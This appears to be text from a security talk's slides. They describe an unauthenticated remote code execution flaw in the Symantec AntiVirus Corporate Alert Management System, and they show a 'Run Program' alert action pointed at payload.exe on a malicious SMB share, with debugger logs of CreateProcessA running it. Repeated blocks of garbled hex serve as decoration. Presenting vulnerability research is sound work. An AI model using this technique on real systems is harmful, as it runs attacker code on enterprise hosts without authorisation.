02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD 1F FF 54 E8 50 01 01 00 8B 55 04 8D 45 08 83 74 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 07 00 90 04 8D 3C 24 10 02 00 00 54 54 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



Technicals


- : Symantec AntiVirus Corporate
- : Alert Management System
- : Msgsys.exe service tcp/38292
- : AMSAdmin



59 6A 0 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
02 0 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 07 0 90 04 8D 3C 24 10 02 00 00 45 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 5

Technicals

- : Symantec AntiVirus Corporate
- : Alert Management System
- : Msgsys.exe service tcp/38292
- : AMSAdmin → No authentication




DOUBLE FACEPALM

When the Fail is so strong, one Facepalm is not enough.

INSOMNIA



59 6A 7 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 7 44 4 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 5 58 13 01 7 0 8F 55 04 8B 0 08 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
02 0 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 24 0 0 00 00 8B 0 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 P F0 FF FF 50 E8 AF FF FF FC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



AMS Administration Utility

AMS Server selection

☐ Local AMS Server

☒ Remote AMS Server

192.168.4.20

Configure AMS

View AMS Log


Exit

Product Selection

Product: Symantec AntiVirus Corporate Edition



FF 59 6A 2 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 24 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 00 8D 64 24 00 8
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 5 58 13 01 7 0 8F 55 04 8B E5 08 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 24 00 00 00 8B E5 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



AMS Administration Utility

AMS Server selection

☐ Local AMS Server

☒ Remote AMS Server

192.168.4.20

Configure AMS

View AMS Log

Exit

Product Selection

Product: Symantec AntiVirus Corporate Edition



AMS Configuration - Symantec AntiVirus Corporate Edition

Alert actions:

- ☒ Symantec AntiVirus Corporate Edition
 - ☒ Configuration Change
 - ☒ Default Alert
 - ☒ Risk Repair Failed
 - ☒ Risk Repaired
 - ☒ Scan Start/Stop
 - ☒ Symantec AntiVirus Startup/Shutdown
 - ☒ Virus Definition File Update
 - ☒ Virus Found

Close

Configure...

Delete

Test Action

Refresh

Export...


Options...

Help

INSOMNIA



59 6A 2 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 24 04 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 5 58 13 01 70 0 8F 55 04 8B 2 08 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
02 0 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 1D 8C 24 0 00 00 8B 2 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 P F0 FF FF 50 E8 AF FF FF FC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



AMS Administration Utility

AMS Server selection

☐ Local AMS Server

☒ Remote AMS Server

192.168.4.20

Configure AMS

View AMS Log

Exit

Product Selection

Product: Symantec AntiVirus Corporate Edition



AMS Configuration - Symantec AntiVirus Corporate Edition

Alert actions:

- ☒ Symantec AntiVirus Corporate Edition
 - ☒ Configuration Change
 - ☒ Default Alert
 - ☒ Risk Repair Failed
 - ☒ Risk Repaired
 - ☒ Scan Start/Stop
 - ☒ Symantec AntiVirus Startup/Shutdown
 - ☒ Virus Definition File Update
 - ☒ Virus Found

Close

Configure...

Delete

Test Action

Refresh

Export...

Options...

Help



Select Action

Actions:

- Broadcast
- Send Internet Mail
- Message Box
- Load an NLM
- Write to Event Log
- Send Page
- Run Program
- Send SNMP Trap


< Back

Next >


Cancel

Help

INSOMNIA



59 6A 2 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 24 04 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 5 58 13 01 70 20 8F 55 04 8B 08 83 84 24 C4 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
02 0 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 1D 8C 24 00 00 00 8B 25 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 P F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



AMS Administration Utility

AMS Server selection

☐ Local AMS Server

☒ Remote AMS Server

192.168.4.20

Configure AMS

View AMS Log

Exit

Product Selection

Product: Symantec AntiVirus Corporate Edition



AMS Configuration - Symantec AntiVirus Corporate Edition

Alert actions:

- ☒ Symantec AntiVirus Corporate Edition
 - ☒ Configuration Change
 - ☒ Default Alert
 - ☒ Risk Repair Failed
 - ☒ Risk Repaired
 - ☒ Scan Start/Stop
 - ☒ Symantec AntiVirus Startup/Shutdown
 - ☒ Virus Definition File Update
 - ☒ Virus Found

Close

Configure...

Delete

Test Action

Refresh

Export...

Options...

Help



Run Program

Enter the path of the program relative to the selected action computer, any appropriate command line arguments and the desired initial window state.

Program: calc.exe

Arguments:

Window state: Normal Window

< Back Finish Cancel Help



Select Action

Actions:


- Broadcast
- Send Internet Mail
- Message Box
- Load an NLM
- Write to Event Log
- Send Page
- Run Program
- Send SNMP Trap

< Back Next > Cancel Help

INSOMNIA




59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
 30 57 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
 02 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD 7F F5 54 E8 53 00 00 04 87 55 04 82 43 05 73 74 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
 01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 D8 80 24 00 00 00 8B 45 04 C7 74 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S



```

BOOL WINAPI CreateProcess(
    __in_opt    LPCTSTR lpApplicationName,
    __inout_opt LPTSTR lpCommandLine,
    __in_opt    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    __in_opt    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    __in        BOOL bInheritHandles,
    __in        DWORD dwCreationFlags,
    __in_opt    LPVOID lpEnvironment,
    __in_opt    LPCTSTR lpCurrentDirectory,
    __in        LPSTARTUPINFO lpStartupInfo,
    __out       LPPROCESS_INFORMATION lpProcessInformation
);
  
```





```

014CFAF4 501A1169 CALL to CreateProcessA from prgxhndl.501A1163
014CFAF8 00000000 ModuleFileName = NULL
014CFB00 014CFB2C CommandLine = "calc.exe "
014CFB04 00000000 pProcessSecurity = NULL
014CFB08 00000000 pThreadSecurity = NULL
014CFB0C 00000000 InheritHandles = FALSE
014CFB10 00000010 CreationFlags = CREATE_NEW_CONSOLE
014CFB14 00000000 pEnvironment = NULL
014CFB18 014CFF3C CurrentDir = NULL
014CFB1C 014CFF2C pStartupInfo = 014CFF3C
           pProcessInfo = 014CFF2C
  
```

HDNLRSVC.EXE






INSOMNIA



FF 59 6A 00 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
02 0D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF FF 54 E8 53 01 00 C0 8B 55 04 8B 45 08 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
01 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 04 8D 8C 24 D2 02 00 00 8B 45 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S




Universal Naming Convention

: `\\server\share\file_path`

: `\\lip\share\file_path`



59 6A 0 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
30 27 44 04 00 00 00 00 C7 44 24 08 00 00 00 00 C7 44 24 10 00 00 00 00 54 E8 39 00 00 00 8B 04 24 8B E5 5D C3 8B FF 89 44 24 04 89 5C 24 08 E9 71 9A FD FF 8D A4 24 00 00 00 8D 64 24 00 8
D 64 24 00 8D 54 24 08 CD 2E C3 90 55 8B EC 8D A4 24 30 FD FF 16 54 78 53 0 0 8B 55 14 7E 08 83 84 24 C4 00 00 00 04 89 50 0C C7 04 24 07 00 01 00 8B CC 6A 01 51 FF 75 08 E8 D
02 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 A4 8D C 02 90 00 8B 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S




Malicious SMB Server
: **\\192.168.4.1\share\payload.exe**




```
014CFBF4 501A1169 CALL to CreateProcessA from prgxhnd1.501A1163
014CFBF8 00000000 ModuleFileName = NULL
014CFBFC 014CFB2C CommandLine = "\\192.168.4.1\share\payload.exe "
014CFB00 00000000 pProcessSecurity = NULL
014CFB04 00000000 pThreadSecurity = NULL
014CFB08 00000000 InheritHandles = FALSE
014CFB0C 00000010 CreationFlags = CREATE_NEW_CONSOLE
014CFB10 00000000 pEnvironment = NULL
014CFB14 00000000 CurrentDir = NULL
014CFB18 014CFF3C pStartupInfo = 014CFF3C
014CFB1C 014CFF2C pProcessInfo = 014CFF2C
```

HDNLRSVC.EXE




59 6A 0 51 53 E8 A2 F1 FF FF 83 C4 EC 89 04 24 C7 44 24 04 01 00 00 00 89 5C 24 08 C7 44 24 10 00 00 00 54 E8 76 00 00 00 C2 08 00 8D 49 00 55 8B EC 83 EC 50 89 44 24 0C 64 A1 18 00 00 0
02 0 90 55 8B EC 8D A4 24 E0 FC FF FF 54 E8 16 01 00 00 83 84 24 C4 00 00 00 A4 8D C 02 00 00 0 04 C7 04 24 07 00 01 00 89 41 0C 83 61 10 00 8B 45 08 83 61 08 00 89 01 C7 41 04 01 0
01 F0 FF FF 50 E8 AF FF FF FF CC 90 BA 4D 10 1C 77 EB 08 90 BA 74 10 1C 77 8D 09 53 56 57 33 C0 33 DB 33 F6 33 FF FF 74 24 20 FF 74 24 20 FF 74 24 20 FF 74 24 20 E8 08 00 00 00 S

